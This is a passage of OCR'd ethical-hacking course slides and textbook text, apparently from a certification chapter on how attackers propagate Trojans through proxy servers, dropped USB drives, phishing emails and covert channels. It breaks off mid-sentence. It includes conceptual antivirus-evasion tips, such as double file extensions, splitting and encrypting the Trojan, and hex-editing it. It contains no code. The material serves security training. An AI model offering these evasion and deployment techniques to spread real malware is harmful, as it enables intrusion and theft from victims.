


Propagating and Deploying a Trojan (Cont'd)

Deploy a Trojan through Proxy Servers

- Attackers **compromise several computers** using a Trojan proxy and start using them as **hidden proxy servers**
- The attackers have **full control over the proxy victim's systems** and can **launch attacks on other systems** from an affected user's network
- Attackers use this to **anonymously propagate and deploy the Trojan** on to the target computer
- If the **authorities detect illegal activity**, the footprints lead to **innocent users**
- Thousands of **machines on the Internet** are infected with proxy servers

Attacker
Compromised Proxy Servers
Internet
Bank
Target Company



Propagating and Deploying a Trojan (Cont'd)

Deploy a Trojan through USB/Flash Drives

- Attackers **drop the USB drives on the pathway** and wait for random victims to pick them up
- Once the **USB drive is picked up and inserted** in the target system by the innocent victim, the **Trojan is propagated** onto the system and is **automatically executed**, thus infecting and compromising the system and network


Drops Malicious USB
Victim Finds USB
Inserts USB in System
Malicious Server
Download and Execute Trojan
Drop and Execute Trojan
Compromise Victim's System



Propagating and Deploying a Trojan (Cont'd)

Techniques for Evading Antivirus Software

- Break the Trojan file into **multiple pieces** and zip them as a **single file**
- **ALWAYS** write your own Trojan, and embed it into an application
- **Change the Trojan's syntax:**
  - Convert an EXE to VB script
  - Change .EXE extension to .DOC.EXE, .PPT.EXE or .PDF.EXE (Windows hides "known extensions" by default, so it shows up only as .DOC, .PPT and .PDF)
- Change the content of the Trojan using **hex editor** and also change the **checksum** and encrypt the file
- Never use Trojans downloaded from the **web** (antivirus can detect these easily)

Propagating and Deploying a Trojan


After creating a Trojan and employing a dropper/downloader, wrapper, and crypter, the attacker must transfer the package and deploy it on the target machine. The attacker can use the following techniques to propagate the Trojan package to the target machine:

- Deploy a Trojan through emails
- Deploy a Trojan through covert channels
- Deploy a Trojan through proxy servers
- Deploy a Trojan through USB/flash Drives

Deploy a Trojan through Emails

A Trojan is the means by which an attacker can gain access to the victim's system. To gain control over the victim's machine, the attacker creates a Trojan server and then sends an email that lures the victim into clicking on a link provided within the email. As soon as the victim clicks the malicious link sent by the attacker, it connects directly to the Trojan server. The Trojan server then sends a Trojan to the victim system, which undergoes automatic installation on the victim's machine and infects it. As a result, the victim's device establishes a connection with the attack server unknowingly. Once the victim connects to the attacker's server, the attacker can take complete control of the victim's system and perform any action. If the victim carries out an online transaction or purchase, then the attacker can easily steal sensitive information such as the victim's credit card details and account information. In addition, the attacker can use the victim's machine to launch attacks on other systems.

The Trojan may infect computers when users open an email attachment that installs the Trojan on their computers, which might serve as a backdoor for criminals to access the system later.



Major Trojan Attack Paths:

- User clicks on the **malicious link**
- User opens **malicious email attachments**

Apple AppStore Order #93-327867 - Message (HTML)

Trojan is sent to the victim

Figure 7.30: Propagating and deploying Trojan through email

Deploy a Trojan through Covert Channels

"**Overt**" refers to something explicit, obvious, or evident, whereas "**covert**" refers to something secret, concealed, or hidden.

An ***overt channel*** is a legal channel for the transfer of data or information in a company network, and it works securely to transfer data and information. On the contrary, a ***covert channel*** is an illegal, hidden path used to transfer data 